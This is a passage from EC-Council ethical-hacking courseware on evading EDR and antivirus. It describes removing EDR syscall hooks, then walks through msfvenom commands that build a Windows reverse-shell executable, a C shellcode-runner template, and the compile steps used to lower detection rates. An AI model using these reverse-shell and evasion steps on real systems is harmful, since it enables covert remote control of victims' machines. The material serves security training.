


Figure 12.64: Screenshot of x64dbg displaying hooked vs normal syscalls

Attackers then create a payload that can overwrite these hooks in the memory by restoring the exact bytes of data. This can be done by reloading the right location in the memory-containing process that holds the hooks and erasing the EDR hooks. After successfully restoring the syscalls, the EDR's DLL still exists in the disk but does not receive any information from the hooks as the they no longer exist.




Figure 12.65: Before reloading: hooks still appear

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.66: After reloading: hooks disappear

Attackers can also use their own assembly and syscalls to execute malicious payload without being detected by the EDR solution. As the syscalls are not exported from the system DLLs, the EDR cannot detect any activity as the EDR hooks do not trigger any activity. To do this, the attackers need to set the variables and registry values to execute their own syscalls and also know the syscalls IDs that are changed based on the target OS and the version.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Bypassing Antivirus using Metasploit Templates

Attackers often try to ensure that their malicious payloads bypass antivirus software on the victim machine. Metasploit templates can be used in this regard.

- **Step 1:** Run the following command to generate a payload using **msfvenom**:

```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>
lport=444 -f exe > /home/attacker/Windows.exe
```




Figure 12.67: Screenshot showing creation of malicious payload

Test Windows.exe payload with VirusTotal to analyze the file and identify the detection rate.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 12.68: Screenshot of VirusTotal showing detection rate

- **Step 2:** To decrease the detection rate, open template.c and decrease the payload size (here, from 4096 to 4000):

```
#include <stdio.h>
#define SCSIZE 4000
char payload[SCSIZE] = "PAYLOAD:";
char comment[512] = "";
int main(int argc, char **argv) {
      (*(void (*) () ) payload) ();
      return(0);
}
```

Note: Store the template.c program in the same folder where the malicious payload is stored.

- **Step 3:** Now, navigate to the exe folder where the malicious payload is stored and run the following command to recompile the standard template.

```
i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe
```

- **Step 4:** Next, run the following command to generate a payload using the new template:

```
msfvenom -p windows/shell_reverse_tcp lhost=<Target IP Address>
lport=444 -x /usr/share/metasploit-
framework/data/templates/src/pe/exe/evasion.exe -f exe >
/home/attacker/bypass.exe
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

